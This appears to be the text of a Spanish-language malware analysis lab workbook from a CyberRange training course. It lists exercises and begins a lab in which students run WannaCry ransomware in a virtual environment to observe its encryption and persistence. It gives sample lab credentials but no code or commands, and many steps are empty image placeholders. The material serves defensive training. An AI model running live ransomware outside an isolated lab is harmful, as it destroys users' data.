

Introducción al Análisis de Malware

Cuaderno de prácticas

www.thalesgroup.com



Aviso Legal – Derechos de autor

- > Los derechos de autor y cualquier otro derecho relativo a los textos, imágenes, fotos o cualquier otro archivo en la página pertenece exclusivamente a Thales o a los autores mencionados. Para la reproducción de cualquier elemento, se debe de obtener el consentimiento por escrito del titular de los derechos de autor por adelantado.
- > La información proporcionada en este curso es para únicamente propósitos educativos. Ningún otro uso está permitido, especialmente, no deberá usar la información proporcionada en este curso para obtener acceso no autorizado.
- > Toda la información proporcionada en este curso es destinada para desarrollar la postura de un Hacker Defense entre los usuarios y ayudar a prevenir los ataques de penetración.
- > El curso es todo acerca de Hacking Ético y White Hat Hacking solamente.
- > Los materiales de entrenamiento son proporcionados "tal cual" sin ningún tipo de garantía, ni expresada o implicada.
- > La academia, los instructores y autores del curso no son de ninguna manera responsables por el uso o mal uso de la información proporcionada durante tal curso.
- > Sea consciente de que al intentar realizar algún ataque sin permiso es ilegal y podría tener cargos penales
- > Consultar las leyes que aplican antes de acceder, usar o cualquier otra manera de utilizar el material e información proporcionada en este curso.

Introducción

> Ejercicios

- › Los recursos de los estudiantes son:
 - El presente cuaderno de prácticas.
 - Una topología virtualizada en CyberRange.

> Para desarrollar los ejercicios prácticos, hay 2 maneras que pueden seguir:

- › **Guía:** Para las personas que se sienten cómodas y quieren explorar los ejercicios para desafiar a sí mismos. Sólo seguir los pasos dados.
- › **Paso a Paso:** Para las personas que necesitan una descripción a detalle.

> Al finalizar un ejercicio de práctica:

- › **Recapitule** lo aprendido.
- › **Verifique** el trabajo práctico para revisar su comprensión.

¿Cómo realizar una práctica?

1. Antes de empezar

- › Lea los objetivos del ejercicio
- › Identifique las máquinas virtuales que se usarán, los comandos requeridos y los recursos (archivos, herramientas, etc.).
- › Conéctese a la topología dentro de CyberRange

2. Empezar con la guía

- › La Guía proporcionada sólo contiene los principales pasos a seguir.
- › Intente realizar los ejercicios usando solamente la Guía. Si necesita ayuda, favor de consultar “Paso a Paso”


3. Usar “Paso a Paso”

- › Paso a Paso contiene las instrucciones completas
- › Use Paso a Paso si necesita instrucciones detalladas

4. Al finalizar

- › Cuando finalice el ejercicio práctico, tome unos momentos para resumir lo aprendido.
- › Verifique el trabajo práctico para revisar su comprensión.

Descripción de la Topología- Análisis de Malware



Lista de ejercicios

> **Lista de ejercicios prácticos.**

- **Práctica 1.1 – Ejecución de un Malware**
- Práctica 1.2 – Su primer Malware
- Práctica 2.1 – Identificación de Malwares con Yara
- Práctica 2.2 – Análisis estático básico
- Práctica 2.3 – Análisis estático avanzado
- Práctica 2.4 – Análisis dinámico
- Práctica 2.5 – Análisis dinámico automatizado.

Práctica 1.1 – Ejecución de un Malware

- > El objetivo es tener una visión concreta de una infección de malware, presenciar y entender el mecanismo de propagación del malware, técnicas de evasión y persistencia mientras observamos un malware real: Wannacry.


Práctica 1.1 – Ejecución de un Malware

> Objetivos

- Ejecutar un malware
- Observar el comportamiento del malware

> Antes de empezar la práctica

- Inicia las 4 entidades (Router, switch, Target_WKS y COLLATERAL_TARG _
- Conéctese a su TARGET_WKS: con el usuario **cyber** y contraseña **Cyber==**
- Conéctese a su COLLATERAL_TARGET_WKS: con el usuario **cyber** y contraseña **Cyber==**
- Herramientas: Wireshark.



Práctica 1.1 – Ejecución de un Malware

> Guía


- A. Ejecutar el malware
- B. Observar el comportamiento del malware en el sistema
- C. Observar el comportamiento del malware en la red
- D. Limpiar el ambiente

Propiedad de Thales Group

Práctica 1.1 – Ejecución de un Malware


> Paso a Paso

A. Ejecutar el malware (1/5)




Práctica 1.1 – Ejecución de un Malware

A. Ejecutar el malware (2/5)




Práctica 1.1 – Ejecución de un Malware

A. Ejecutar el malware (3/5)





Práctica 1.1 – Ejecución de un Malware

A. Ejecutar el malware (4/5)



Práctica 1.1 – Ejecución de un Malware


A. Ejecutar el malware (5/5)



Práctica 1.1 – Ejecución de un Malware

B. Observar el comportamiento del malware en el sistema (1/6)

- Cifrado



Práctica 1.1 – Ejecución de un Malware

B. Observar el comportamiento del malware en el sistema (2/6)


➤ Cifrado



Práctica 1.1 – Ejecución de un Malware

B. Observar el comportamiento del malware en el sistema (3/6)


➤ Cifrado



Práctica 1.1 – Ejecución de un Malware

B. Observar el comportamiento del malware en el sistema (4/6)


➤ Cifrado



Práctica 1.1 – Ejecución de un Malware

B. Observar el comportamiento del malware en el sistema (5/6)


➤ Persistencia



Práctica 1.1 – Ejecución de un Malware

